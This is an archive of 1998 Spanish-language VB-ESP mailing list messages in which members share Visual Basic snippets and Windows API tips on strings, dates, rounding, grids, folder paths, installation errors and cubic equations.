Sabeis de alguna dirección de internet donde esten las funciones API32 con la explicación
de lo que hace cada una?

Gracias por vuestra ayuda, saludos
Rosendo Solis
E-Mail: ea5gjm@redestb.es>ea5gjm@redestb.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Permisos a nivel de red para una sola aplicación

Angel =?ISO-8859-1?Q?Dom=EDnguez?= escribió:
>
> No fui yo quien hizo la prengunta, pero el tema me interesa.
> ¿Cómo se establecen en una aplicación los permisos de usuario a nivel de red?
> Es decir, que mi aplicación pueda acceder a un directorio del servidor, pero el resto de aplicaciones del PC (Explorador, Access, ...) no puedan.
>
> Un saludo,
>

No ví este mensaje antes, pero aquí corroboro lo que te dije.

Con un servidor OLE (ubicado en el servidor), mediante una orden del sistema operativo
("NET LOGON tuusuario contraseña /DOMAIN:dominio /yes /savepw:no"), en el Class_Initialize
accedes al sistema con un usuario creado específicamente en el servidor para tu aplicación, con los permisos oportunos (tendrás que hablar con el administrador del sistema), y en el Class_Terminate hace NET LOGOFF /yes, por lo que no tienes que preocuparte de los permisos de los usuarios.

He de decirte que en la práctica yo no lo he hecho, pero creo que ésta es la teoría. Si te
decides a implementarla, pruébala primero por si acaso, y si tiene algún fallo, házmelo
saber para remediarlo.

Espero haberte sido de ayuda. Un saludo.

Desconozco la existencia de esa función en VB 4, en 5 no se.

Les mando una "fatta in casa".

```
Function iToBin8 (iEnt As Integer) As String
   Dim i As Integer
   Dim iEl As Integer
   Dim s As String

   For i = 0 To 7

      'si se prefiere de 16 bits, usar For i = 0 To 15

      iEl = 2 ^ i
      If (iEnt And iEl) = iEl Then
         s = "1" & s
         'si se prefiere al reves usar s = s & "1"
      Else
         s = "0" & s
         'si se prefiere al reves usar s = s & "0"
      End If
   Next
   iToBin8 = s
End Function
```

Saludos.

Jorge R. Colaccini
E-mail: jorgerc@satlink.com
Rosario, Santa Fe, Argentina

-----Original Message-----
De: Luis Alberto Butrico (captura) <captura@bipbip.com.uy>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: Lunes 2 de Marzo de 1998 23:38
Asunto: (VB-ESP) (VB-ESP): Conversión de Decimales a Binarios

¿ Hay alguna función que dado un nro. decimal me devuelva un binario ? ¿ O tendré que esribirla ?.
Encontre las Hex() y Oct() pero ninguna Bin().
Saludos muchos,
Alberto Butrico
opc@bipbip.com.uy
...labp

Cadena devuelta por dll

>Cuando paso una cadena de una dll escrita en C hacia VB esta me devuelve
>la cadena con un caracter nulo (de fin de cadena) al final y detras
>espacios en blanco. Alguien sabe como quitar este caracter y los espacios

```
i = instr(micadena,chr$(0))
if i > 0 then micadena = left$(micadena,i-1)
```

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Colecciones Case Sensitive

At 23:55 27/02/98 +0100, you wrote:
>   Quisiera saber como puedo hacer que los Keys de una Coleccion sean sensitivos a las mayúsculas, es decir, que el Key "Coche" sea distinto que el Key "coche". Muchas Gracias por adelantado.
>

No sé si existe alguna opción para ello. Si no la hubiera podrías guardar las claves como secuencia de los códigos ascii de sus letras para que así sean distintas.
Es decir, en vez de decir key = "Coche" decir key = Str2Asc("Coche") siendo :

```
Function Str2Asc(texto as string) as string
  dim i as integer, aux as string
  aux = ""
  for i = 1 to len(texto)
    aux = aux + format$(Asc(Mid$(texto,i,1)),"000")
  next i
  Str2Asc = aux
End Function
```

Y para saber el valor "real" de la clave podrías usar esta otra función :

```
Function Asc2Str(texto As String) As String
  Dim i As Integer, aux As String
  aux = ""
  For i = 1 To Len(texto) Step 3
    aux = aux + Chr$(CInt(Mid$(texto, i, 3)))
  Next i
  Asc2Str = aux
End Function
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

DBCombo dentro de los DBGrid

Hola Darío:

Hace un tiempo tuve la misma duda que vos, ésta fue la solución que me envío otro listero, espero que te ayude.

Alejandro:
Lo que tenes que = hacer es:
1) Poner en la columna del DBGrid la propiedad = Button=3Dtrue
2) Crear un ListBox Con los elementos a = seleccionar y con la propiedad Visible =3D False
3) En el = evento ButtonClick del DBGrid tenes que colocar el ListBox gusto debajo = de las celda actual para que junto con la celda (con boton) se = forme un combo. En este evento debes mostrar el ListBox y activarlo si = ListBox.Visible=3DFalse y ocultarlo si es True. Para uvicar el LitBox = debajo de la celda:
lstNivel.Move dbgFamilia.Left + = dbgFamilia.Columns(GridNivel).Left, dbgFamilia.Top + = dbgFamilia.RowTop(.Row) + dbgFamilia.RowHeight, = dbgFamilia.Columns(GridNivel).Width
4) En el evento = RowColChange cuando se activa la columna del ListBox debes hacerlo y = Visible y ocultarlo cuando se desactiva la columna (idem = ButtonClick)
5) Luego tenes que programar los eventos del = ListBox para que pasa la Seleccion al DBGrid

Te mando un = fragmento de c=F3digo de un programa que lo hace, si no lo entendes = avisame

```
Private Sub dbgFamilia_ButtonClick(ByVal ColIndex As = Integer)
If ColIndex =3D GridNivel Then
   If = lstNivel.Visible Then
= lstNivel.Visible =3D False
= Else
= With dbgFamilia
= lstNive= l.Move .Left + .Columns(GridNivel).Left, .Top + .RowTop(.Row) + =
.RowHeight, .Columns(GridNivel).Width ', .RowHeight
= End With
= With lstNivel
= .Visibl= e =3D True
= .SetFoc= us
       End With
= End If
End If
End Sub
```

```
Private Sub = dbgFamilia_RowColChange(LastRow As Variant, ByVal LastCol As =
Integer)
If LastCol =3D GridNivel Then
= dbgFamilia.Columns(GridNivel).Button =3D False
End = If
If dbgFamilia.Col =3D GridNivel Then
= dbgFamilia.Columns(GridNivel).Button =3D True
= With dbgFamilia
= lstNivel.Move .Left + = .Columns(GridNivel).Left, .Top + .RowTop(.Row) +
.RowHeight, = .Columns(GridNivel).Width ', .RowHeight
   End = With
```

```
   With lstNivel
= .Visible =3D True
= .SetFocus
= End With
End If
End Sub

Private Sub = lstNivel_Click()
Dim i%
   With lstNivel
= If .ListIndex <> -1 = Then
= d= bgFamilia.Columns(GridNivel) =3D .Text
= End If
= End With
End Sub

Private Sub = lstNivel_DblClick()
   With lstNivel
= .Visible =3D False
= dbgFamilia.SetFocus
= End With
End Sub

Private Sub = lstNivel_KeyPress(KeyAscii As Integer)
   If KeyAscii = =3D 13 Or 27 Then
       With = lstNivel
= .Visibl= e =3D False
= dbgFami= lia.SetFocus
= SendKey= s Chr(KeyAscii)
       End = With
   End If
End Sub

Private Sub = lstNivel_LostFocus()
   With lstNivel
= If .ListIndex <> -1 = Then
= dbgFami= lia.Columns(GridNivel) =3D .Text
= End If
= .Visible =3D False
   End = With
End Sub
'

****************************
Ing. Marcos = Mellibovsky
mellibo@satlink.com
C=F3rdoba - = Argentina
****************************



------=_NextPart_000_01BCCDDF.1A9673C0-

Alejandro Belkin
abelkin@bas.com.ar


-----Mensaje original-----
De:    =?UNKNOWN-8BIT?Q?"Dar=EDo?= Segovia [SMTP:dariosegovia@hotmail.com]
```

Enviado el: miércoles 18 de febrero de 1998 23:55
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) DBCombo dentro de los DBGrid

<>

Errores de redondeo

A los que necesiten una buena rutina de redondeos les paso esta. Devuelve un numero con la cantidad de decimales que el usuario desee

```
Public Function Round(dblnToR As Double, Optional intCntDec As Integer = 2)
As Double
Dim dblPot As Double
Dim dblF As Double

    If dblnToR < 0 Then dblF = -0.5 Else dblF = 0.5
    dblPot = 10 ^ intCntDec
    Round = Fix(dblnToR * dblPot * (1 + 1E-16) + dblF) / dblPot
End Function
```

Saludos!!!!!!!!!

Mario Meríngolo
Unitech S.A.
OF.: mariom@unitech.com.ar
Per: pira@argentinamail.com
HP: http://www.geocities.com/SiliconValley/Lakes/8680
IRC: NewNet - Pira
ICQ: 5374929

Fechas y Horas en Crystal Reports

Hola :

El cristal maneja dos formas para las fechas el tipo Date y String, para el primero solo te muestra la Fecha, cosa que esta haciendo . Para el segundo si te mostraria todo pero en el siguiente formato :

Dato : 16-02-1998 04:04:20PM

Crystal Date: 16/02/1998

Crystal String: 1998/02/16 16:04:20.00

En ambos casos se puede configurar dicha opcion en el menu principal FILE/OPTION/SQL OPTION (boton). En el frame When Reading Data, desmarcar la opción Convert Date-Time field to date.
Esto tomara los datos Date-time en string, que a las finales te podria ayudar.

Saludos
Felix Tello J.
Proyecto OCEANO

P.D. Despues de hacer ese cambio tienes que refrescar la base de datos para que los campos Date-time los convierta a string, pero solo para efectos del reporte

---

De: Andres Maldonado[SMTP:andres@netsolution.com.ar]
Responder a: vb-esp@ccc.uba.ar
Enviado el: Monday, February 16, 1998 12:35
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Crystal Reports y SQL

Hola amigos de la lista

Estoy trabajando en una aplicacion que usa como motor de base de datos sql server y genera unos reportes utilizando Crystal Reports, mi problema aparecio cuando encontre en unas de las tablas un campo de tipo datetime donde no se almacenan fechas (dates) sino unas horas (time), cuando inclui esta columna en el reporte solo aparecio la fecha (30/12/1899 en todos los casos) y por ningun lado logro indicarle al crystal reports que muestre la hora o por lo menos todo el campo que es de la forma (1998-12-30 10:20:20.00)

Si alguien tiene idea de como solucinar este problema le estare eternamente agradecido

Saludos
Andres Maldonado

Obtener el directorio "Mis Documentos"

Hola amigos,

Hace unos días pregunté si conocían una función me que devolviera la ruta que tiene el directorio de Documentos del Win95 (ej. "C:\Mis Documentos") ..... investigando y navegando encontré esta función que sí lo hace .... espero que les pueda ser útil.

Saludos, Alberto.

```
Private Declare Sub CoTaskMemFree Lib "ole32" (ByVal hPointer As Long)

Private Declare Function SHGetPathFromIDList Lib "shell32" (ByVal hIDL As Long,
ByVal cPath As String) As Boolean

Private Declare Function SHGetSpecialFolderLocation Lib "shell32.dll" (ByVal
hwndOwner As Long, ByVal nFolder As Long, pidl As Long) As Long

Function WinDocsDir() As String

  Const CISDL_PERSONAL = &H5


  Dim ItemIDList As Long

  Dim FolderPath As String * 260


  Dim retVal As Long

  ItemIDList = 0

  retVal = SHGetSpecialFolderLocation(Me.hWnd, CISDL_PERSONAL, ItemIDList)

  If retVal = 0 Then

    SHGetPathFromIDList ItemIDList, FolderPath

    CoTaskMemFree ItemIDList

    WinDocsDir = Trim$(FolderPath)

  Else

    WinDocsDir = ""

  End If

End Function
```


            +----------------------------+

    o__ | Alberto Perdomo | __o

a.perdomo@codetel.net.do
a.perdomo@usa.net

Ocultar el cursor (puntero del ratón)

>Necesitaria saber como ocultar el cursor. He probado con las propiedades y
>a asignarle un dibujo de 1 pixel y nada.

Declare Function ShowCursor Lib "user32" Alias "ShowCursor" (ByVal bShow As Long) As Long

Para mostrar el cursor:
l=ShowCursor(1&)

Para ocultarlo :
l=ShowCursor(0&)

Debes tener en cuenta que es una especie de contador. Si llamas a ocultar dos veces seguidas debes llamar a mostrar otras dos veces para que se vea. Cada vez que llamas a ocultar se decrementa un contador interno y cuando llamas a mostrar se aumenta. Si el contador es mayor o igual que 0 el puntero se muestra, en caso contrario no se muestra.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

Problemas con caracteres especiales (acentos, eñes,etc)

>Estoy accediendo a una tabla dbase III desde una aplicacion VB 5, por intermedio de DAO (OpenDataBase y OpenRecordSet).
>Cuando visualizo los campos caracteres de esa tabla, las letras especiales las muestra mal (ej. acentos etc.), si la consulto desde visual fox pro las visualizo bien.
>Como hago para visualizar bien en una aplicacion VB5.

Puedes emplear esta función para "traducir" de ascii (dbase) a ansii (windows)

```
Declare Function OemToCharBuff Lib "user32" Alias "OemToCharBuffA" (ByVal
lpszSrc As String, ByVal lpszDst As String, ByVal cchDstLength As Long) As
Long

dim origen as string, destino as string, l as long

destino = space$(len(origen))
l=OemToCharBuff(origen, destino, len(destino))
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi

Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

Problemas instalando aplicaciones

Hola Inazio:

A mí me dió ese error una vez y, buscando entre los documentos que había dejado el programador que anteriormente estuvo en mi puesto encontré un fax recibido desde Microsoft en el que se indicaba cómo solucionar este problema. Y me funcionó perfectamente.

El Fax estaba en inglés pero te lo he copiado traducido. Si no entiendes algo (puede ser que mi traducción no sea muy buena) no tienes nada más que preguntar.

Por cierto, aparece un 'ID' por lo que quizá tengas más información disponible en la MSDN.

Un Saludo.

WinExec Error 0002 al Ejecutar el Programa de Instalación.
ID: Q149266

Asunto:

En un programa de instalación generado por el 'Setup Wizard', después de que se copien los 'ficheros de inicialización' aparece el siguiente mensaje de error:

Cannot start main setup program (winexec). Error code 0002H.

Y la instalación no se puede continuar.

Información:

El mensaje de error correspondiente al código de error 0002H de WinExec se corresponde con 'File Not Found'. Este error puede ser provocado cuando uno o más de los ficheros requeridos por el programa Setup1.exe no exista.

Esto se puede deber a 2 posibles causas:

1.- Que uno o más ficheros necesarios se borren durante el paso 7 del Setup Wizard.

2.- Que en el fichero Swdepend.ini que es usado por el Setup Wizard para determinar qué ficheros se necesitan falten algunas entradas.

En ambos casos los discos de instalación no contendrán todos los ficheros necesarios.

El Setup Wizard chequea la existencia del fichero Swdepend.ini al comenzar a ejecutarse. Si este fichero no existe lo crea a partir del fichero de plantilla \vb\setupkit\kitfiles\Sq16tmpl.ini en 16 bits y \vb\setupkit\kitfil32\Sw32tmpl.ini para 32 bits.

El Setup Wizard añade las entradas a Wsdepend.ini basándose en Sw16tmpl.ini para 16 bits y en Sw32tmpl.ini para 32 bits.

Si, o bien los ficheros plantilla están 'corruptos' o bien no se instalaron correctamente durante la instalación de VB 4.0, entonces al fichero Swdepend.ini

pueden faltarle algunas entradas importantes.

El tamaño aproximado de los ficheros plantilla son:

Edición de VB 4.0	SW16TMPL.INI	SW32TMPL.INI
Standard	No disponible.	4.0 K
Profesional	2.7 K	4.0 K
Empresarial	3.5 K	5.0 K

Si el fichero SW??TMPL.INI es menor de este tamaño, puede estar corrupto o no haber sido instalado correctamente. Para resolver este problema siga los siguientes pasos:

Solución:
---

1. Crear una copia de seguridad del fichero dañado.

2. Copiar el fichero SW??TMPL.INI del directorio vb\setupkit\kitfiles o vb\setupkit\kitfil32 del CD-ROM de Visual Basic 4.0 sobre el fichero dañado.

3. Editar \Windows\Swdepend.ini usando un editor de textos. Localizar cualquier línea que contenga la entrada 'CreatedSW=1' y borrarlas. Esto obligará a Setup Wizard a 'recrear' las entradas en Swdepend.ini la próxima vez que se ejecute.

4. Ejecutar Setup Wizard para que se cree una copia correcta de Swdepend.ini.

Después de este paso el Setup Wizard estará preparado para incluir todas los ficheros básicos necesarios cuando se cree un programa de instalación para aplicaciones de Visual Basic 4.0.

Si el fichero SW??TMPL.INI ha sido modificado manualmente o por los programas de instalación de algunos componentes OCX de 3as Empresas o cualquier programa, cualquier cambio realizado a estos ficheros debe ser añadido manualmente al nuevo fichero SW??TMPL.INI antes del punto 4. O bien, añadidas directamente al fichero SWdepend.ini.

Una descripción del formato del fichero SWdepend.ini puede ser encontrada en el fichero de ayuda de VB 4.0 bajo la sintáxis Swdepend.ini.

Inazio Saratsaga Ojea escribió:
>
> Hola compañeros de lista. Soy novato en estos asuntos y me falta mucha
> idea.
>
> Quisiera preguntaros por si alguien me supiera decir.
>
> Estoy intentando distribuir mis aplicaciones con un programa de
> instalación realizado con el asistente que proporciona el VB. Cuando
> comienza a arrancar el setup me da un mensaje de error diciéndome que no ha
> podido abrir el fichero de instalación WinExec() error 0002H y se aborta la
> instalación. ¿ Alguno de vosotros me podría dar alguna indicación al

> respecto ?
>
> Gracias y hasta la próxima consulta.
>
> Saludos
> Inazio
> isaratsa@arrakis.es

--
Mensaje enviado a la velocidad de 0.00001 bits /seg. a través de Tortu-Arrakis.

Ley de Murphy

La experiencia es una cosa que no tienes hasta después de haberla necesitado

E-Mail: Mailto:jatubio@arrakis.es (Juan Antonio Tubío)

Un saludo desde Córdoba (España).

Resolver ecuaciones cúbicas

Hola:

¡Haber dicho antes que lo que querías era resolver ecuaciones cúbicas! Las ecuaciones cúbicas (al igual de las ecuaciones cuadráticas) tienen solución expresada como fórmula. Si la solución de x^2+bx+c = 0 es la sabida (-b+-Sqrt(b^2-4ac))/2a, una ecuación x^3+ax^2+bx+c=0 tiene de solución

Sea Q=(3b-a^2)/9, R= (9ab-27c-2a^3)/54

S=(R+(Q^3+R^2)^(1/2))^(1/2), T=(R-(Q^3+R^2)^(1/2))^(1/3)

Pues las soluciones son

x1=S+T-a/3
x2=-(S+T)/2-a/3+i/2*Sqrt(3)*(S-T)
x3=-(S+T)/2-a/3-i/2*Sqrt(3)*(S-T)

Donde i=Sqrt(-1)

Si D=Q^3+R^2, tenemos que

i) D>0, una solución es real y las otras dos imaginarias
ii) D=0, todas las soluciones son reales, y dos de ellas, por lo menos son iguales
iii) D<0, todas las soluciones son reales.

Pues bueno, este es el método para resolver un polinomio de grado 3. Si quieres resolver ecuaciones de 4º grado, también pueden hacerse por fórmula, pero a partir de grado 5 te tienes que buscar la vida, porque está matemáticamente demostrado que no se pueden sacar las soluciones por fórmula.

También hay otro método para resolver ecuaciones ya del grado que sean que es el método de Newton, si quieres información de eso, lo mejor es que consultes el libro "Numerical Recipes" que es la bíblia en cuanto a programación de elementos matemáticos. En Internet hay una copia de dicho libro en formato PDF y en PS, lo malo es que no me acuerdo de su URL. No obstante si te vas al lycos y pones "Numerical Recipes" no creo que tardes mucho en encontrarlo.

Un saludo.
-----Original Message-----
De: Esteban Arias <earias@cmet.net>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: viernes 20 de febrero de 1998 21:52
Asunto: Re: (VB-ESP) funciones matematicas...

Gracias por tu respuesta. Lo que necesito especificamente es alguna forma facil y bonita (y freeware :-)) de resolver rapidamente ecuaciones cubicas...

Validación y formateo de fechas

Hola:

Por si os son útiles aquí van las funciones que yo uso para la validación y formateo de fechas introducidas en un TextBox:

Por supuesto, acepto cualquier sugerencia o mejora.

```
   ' Función propia para comprobar si una fecha es válida
   ' (En formato europeo)
Public Function IsFecha(ByVal sFecha As String) As Boolean
Dim bIsFecha As Boolean
Dim iDia As Integer
Dim iMes As Integer
Dim iAnyo As Integer
Dim s As String
Dim iMod4 As Integer
Dim iMod400 As Integer
Dim iMod100 As Integer
Dim iPos As Integer
Dim iPos2 As Integer


'<- Push Error
On Error GoTo SiError
'Push Error ->

bIsFecha = True

s = sFecha

' Sustituyo los '-' por '/'.
s = StrTrans(s, "-", "/")

' Ha de tener el mes el día y el año.
If NumCar(s, "/") <> 2 Then
   bIsFecha = False
   GoTo Salir
End If

iPos = InStr(s, "/")
iDia = Val(Mid$(s, 1, iPos - 1))
iPos2 = InStr(iPos + 1, s, "/")
iMes = Val(Mid$(s, iPos + 1, iPos2 - iPos - 1))
iAnyo = Val(Mid$(s, iPos2 + 1))

If iDia > 0 And iMes > 0 And iAnyo > 0 Then
   If iMes <= 12 Then
      If (iMes = 1 Or iMes = 3 Or iMes = 5 Or iMes = 7 Or iMes = 8 Or iMes = 10
Or iMes = 12) And iDia > 31 Then
         bIsFecha = False
         GoTo Salir
      End If
      If (iMes = 4 Or iMes = 6 Or iMes = 9 Or iMes = 11) And iDia > 30 Then
         bIsFecha = False
         GoTo Salir
```

```
      End If

      If iMes = 2 Then
         iMod4 = iAnyo Mod 4
         iMod400 = iAnyo Mod 400
         iMod100 = iAnyo Mod 100

            ' Años no bisiestos los que no son divisibles por 4 o que siéndolo
            ' son divisibles por 100 y no lo son por 400.
         If iMod4 <> 0 Or (iMod100 = 0 And iMod400 <> 0) Then
               ' No bisiestos
            If iDia > 28 Then
               bIsFecha = False
               GoTo Salir
            End If
         Else ' Bisiestos
            If iDia > 29 Then
               bIsFecha = False
               GoTo Salir
            End If
         End If
      End If
   End If
Else
   bIsFecha = False
End If

'<- Pop Error
Salir:
   oMyError.PopError
   IsFecha = bIsFecha
   Exit Function
'Pop Error ->


'<- Si Error
SiError:
   oMyError.AccionError Err
   Select Case oMyError.Accion
      Case errAccionSalir
         bIsFecha = False
         GoTo Salir
      Case errAccionResume
         Resume
      Case errAccionResumeNext
         Resume Next
      Case errAccionEnd
         TerminaApp
   End Select
'Si Error ->
End Function

--------------------
   ' Devuelve el nº de veces que aparece la cadena 'Busca' en 'Text'
Public Function NumCar(ByVal Text As String, ByVal Busca As String) As Integer
Dim i As Integer
Dim s As String
Dim iLen As Integer
```

```
Dim iNumCar As Integer
Dim iCar As Integer

'<- Push Error
On Error GoTo SiError
oMyError.PushError NameMod, "NumCar"
'Push Error ->



iLen = Len(Busca)
iNumCar = 0

For i = 1 To iLen
   s = Mid$(Busca, i, 1)
   iCar = InStr(Text, s)
   Do Until iCar = 0
      iNumCar = iNumCar + 1
      iCar = InStr(iCar + 1, Text, s)
   Loop
Next i


'<- Pop Error
Salir:
   NumCar = iNumCar
   oMyError.PopError
   Exit Function
'Pop Error ->

'<- Si Error
SiError:
   oMyError.AccionError Err
   Select Case oMyError.Accion
      Case errAccionSalir
         iNumCar = 0
         GoTo Salir
      Case errAccionResume
         Resume
      Case errAccionResumeNext
         Resume Next
      Case errAccionEnd
         TerminaApp
   End Select
'Si Error ->


End Function


-----------------------
'Busca en sCadena la subcadena sCadOld y la sustituye por sCadNew
'Devolviendo la subcadena final
Public Function StrTrans(ByVal sCadena As String, ByVal sCadOld As String, ByVal
sCadNew As String) As String
Dim iPos As Integer, iNewPos As Integer
Dim sStrTrans As String

'<- Push Error
```

```
On Error GoTo SiError
oMyError.PushError NameMod, "StrTrans"
'Push Error ->


sStrTrans = sCadena
If sCadOld <> sCadNew And sCadOld <> "" Then
 iNewPos = 1
 iPos = InStr(1, sStrTrans, sCadOld)
 Do Until iPos = 0
   sStrTrans = Left$(sStrTrans, iPos - 1) + sCadNew + Mid$(sStrTrans, iPos +
Len(sCadOld), Len(sStrTrans))
   iNewPos = iPos + Len(sCadNew)
   iPos = InStr(iNewPos, sStrTrans, sCadOld)
 Loop
End If
StrTrans = sStrTrans


'<- Pop Error
Salir:
   oMyError.PopError
   Exit Function
'Pop Error ->


'<- Si Error
SiError:
   oMyError.AccionError Err
   Select Case oMyError.Accion
      Case errAccionSalir
         sStrTrans = ""
         GoTo Salir
      Case errAccionResume
         Resume
      Case errAccionResumeNext
         Resume Next
      Case errAccionEnd
         TerminaApp
   End Select
'Si Error ->
End Function
-------------------------
   ' Formatea una fecha de la siguiente forma:
   ' Si sólo se introduce el día, se le añaden el mes y el año actual.
   ' y si sólo se introduce el día y el mes, se le añade el año actual.
   ' Por último, si el año tiene menos de 4 dígitos, se le añaden los
   ' dos primeros del año actual.
Public Function FmtFecha(ByVal sFecha As String) As String
Dim sFmtFecha As String
Dim s As String
Dim i As Integer
Dim sSep As String

'<- Push Error
On Error GoTo SiError
oMyError.PushError NameMod, "FmtFecha"
'Push Error ->
```

```
sFmtFecha = Trim$(sFecha)
   ' Se sustituye el "-" o la "/" por es símbolo establecido en el programa
   ' como separador de fechas
sSep = oMyApp.SepFechas
If sSep = "/" Then
   sFmtFecha = StrTrans(sFmtFecha, "-", "/")
Else
   sFmtFecha = StrTrans(sFmtFecha, "/", "-")
End If

i = InStr(sFmtFecha, sSep)
   ' Sólo se introdujo un número, el cual se tomará como el día.
If i = 0 Then
   sFmtFecha = sFmtFecha & sSep
   i = Len(sFmtFecha) ' Para que busque a partir de la posición de la barra.
End If

   ' Buscamos la segunda barra
i = InStr(i + 1, sFmtFecha, sSep)
   ' No se halló la segunda barra, entonces comprobar si se introdujo el mes
   ' o no.
If i = 0 Then
      ' No se introdujo el mes, añadir el actual
   If Right$(sFmtFecha, 1) = sSep Then
      sFmtFecha = sFmtFecha & Month(Date) & sSep
      i = Len(sFmtFecha) ' Para que busque a partir de la posición de la barra.
   Else
         ' No se introdujo el año: añadirle la barra
      sFmtFecha = sFmtFecha & sSep
      i = Len(sFmtFecha) ' Para que busque a partir de la posición de la barra.
   End If
'Else ' Sí se introdujo una barra.
   ' Añadir el mes si no se introdujo
' If i = Len(sFmtFecha) Then
' sFmtFecha = sFmtFecha & Month(Date) & "/"
' i = Len(sFmtFecha) ' Para que busque a partir de la posición de la barra.
' Else


End If

   ' Si no se especificó el año
If i = Len(sFmtFecha) Then
   sFmtFecha = sFmtFecha & Year(Date)
Else
   ' Comprobar el número de dígitos del año y añadir los que falten
   s = Mid$(sFmtFecha, i + 1) ' Extraer los dígitos posteriores a la barra.
   sFmtFecha = Left$(sFmtFecha, i) & FmtAnyo(s) 'Left$(Year(Date), 4 - Len(s)) &
s
End If


'<- Pop Error
Salir:
      ' Sólo hacemos el cambio si la fecha resultante es una fecha válida.
   If IsFecha(sFmtFecha) Then
      FmtFecha = sFmtFecha
   Else
```

```
      FmtFecha = sFecha
   End If
   oMyError.PopError
   Exit Function
'Pop Error ->

'<- Si Error
SiError:
   oMyError.AccionError Err
   Select Case oMyError.Accion
      Case errAccionSalir
         sFmtFecha = sFecha
         GoTo Salir
      Case errAccionResume
         Resume
      Case errAccionResumeNext
         Resume Next
      Case errAccionEnd
         TerminaApp
   End Select
'Si Error ->

End Function

-------------------
   ' Convierte un número en un año de cuatro dígitos, añadiéndole los
   ' dígitos que le falten según sea < 60 o mayor.
Public Function FmtAnyo(ByVal sAnyo As String) As String
Dim sFmtAnyo As String

'<- Push Error
On Error GoTo SiError
oMyError.PushError NameMod, "FmtAnyo"
'Push Error ->


   ' Por defecto devolverá el valor recibido sin modificar
sFmtAnyo = sAnyo

   ' Comprobar el número de dígitos del año y añadir los que falten
If Len(sAnyo) < 4 Then
   If CInt(sAnyo) < 60 Then
      sFmtAnyo = Left$("2000", 4 - Len(sAnyo)) & sAnyo
   Else
      sFmtAnyo = Left$("1900", 4 - Len(sAnyo)) & sAnyo
   End If
End If

FmtAnyo = sFmtAnyo


'<- Pop Error
Salir:
   oMyError.PopError
   Exit Function
'Pop Error ->

'<- Si Error
SiError:
```

```
   oMyError.AccionError Err
   Select Case oMyError.Accion
      Case errAccionSalir
         sFmtAnyo = ""
         GoTo Salir
      Case errAccionResume
         Resume
      Case errAccionResumeNext
         Resume Next
      Case errAccionEnd
         TerminaApp
   End Select
'Si Error ->

End Function
```

--
Mensaje enviado a la velocidad de 0.00001 bits /seg. a través de Tortu-Arrakis.

Ley de Murphy

La experiencia es una cosa que no tienes hasta después de haberla necesitado

E-Mail: Mailto:jatubio@arrakis.es (Juan Antonio Tubío)

Un saludo desde Córdoba (España).

Ver si un sonido se esta ejecutando

El fin de semana alguien preguntaba varias cuestiones, entre ellas como ver si un WAV habia terminado de ejecutarse.

En un programa VB de 16 bits viejo, uso:

```
Function SoundPlaying() As Integer
    Dim r As Integer
    r = sndStopSound(0, SND_NONSTOP)
    If r = 0 Then
        SoundPlaying = 1
    Else
        SoundPlaying = 0
    End If
End Function
```

donde tengo declaradas:

```
' ----- sndPlay stuff -----
Global Const SND_SYNC = &H0 ' Don't return until sound ends (default)
Global Const SND_ASYNC = &H1 ' Return immediately
Global Const SND_NODEFAULT = &H2 ' If the file is not found, do not play default
sound
Global Const SND_MEMORY = &H4 ' Play sound from a buffer in memory
Global Const SND_LOOP = &H8 ' Loop sound continously (used with SND_ASYNC)
Global Const SND_NONSTOP = &H10 ' Don't stop this sound to play another one

' ----- .Wav Play Windows Library Function Declaration -----
Declare Function sndPlaySound Lib "MMSYSTEM.DLL" (ByVal SoundFileName As String,
ByVal Flags As Integer) As Integer
Declare Function sndStopSound Lib "MMSYSTEM.DLL" Alias "sndPlaySound" (ByVal ANull
As Long, ByVal Flags As Integer) As Integer
```

ATENCION: Hay que modificar las declaraciones para 32 bits..... ver el visor de la API....

Observar el truco de declarar de dos formas a sndPlaySound, en la segunda declaracion, se necesita un primer parametro = 0

Angel "Java" Lopez
ajlopez@ajlopez.com

Funciones para determinar rutas de Win95

¿Cómo determino la ruta correcta (path) del directorio donde esta el WINDOWS en mi disco?

Declarar las funciones :

```
Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA"_
                 (ByVal lpBuffer As String, ByVal nSize As Long) As Long


Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA"_
                 (ByVal lpBuffer As String, ByVal nSize As Long) As Long

dim NomDir as string
dim i as integer

i = 128
NomDir = spaces$(i)
i = GetWindowsDirectory(NomDir,i)
NomDir = left$(NomDir,i)

i = 128
NomDir = spaces$(i)
i = GetSystemDirectory(NomDir,i)
NomDir = left$(NomDir,i)
```

¿Existe una función igual que la anterior pero que retorne la ruta del directorio \My Documents?

Debes buscar en el registro :

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders, en Personal tienes el path de "Mis Documentos" (o "My Documents").

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma

Guardando arrays en una BD

>Queria preguntarles si es posible guardar una variable de tipo array en
>Acces...
Puedes definir un campo de tipo texto (o memo, según el tamaño que necesites) y guardar los datos del array en él. Se me ocurren dos maneras :

- formas un string con los elementos del array con un formato de longitud fija :

```
  si fueran enteros de hasta tres dígitos harías algo como
  aux = ""
  for i = 1 to ElementosdeMiTabla
      aux = aux + format$(MiTabla(i),"000")
  next i
  MiBase!MiCampo = aux
```

- formas un string con los elementos separados por un "separador" determinado :

```
  aux = ""
  for i = 1 to ElementosdeMiTabla
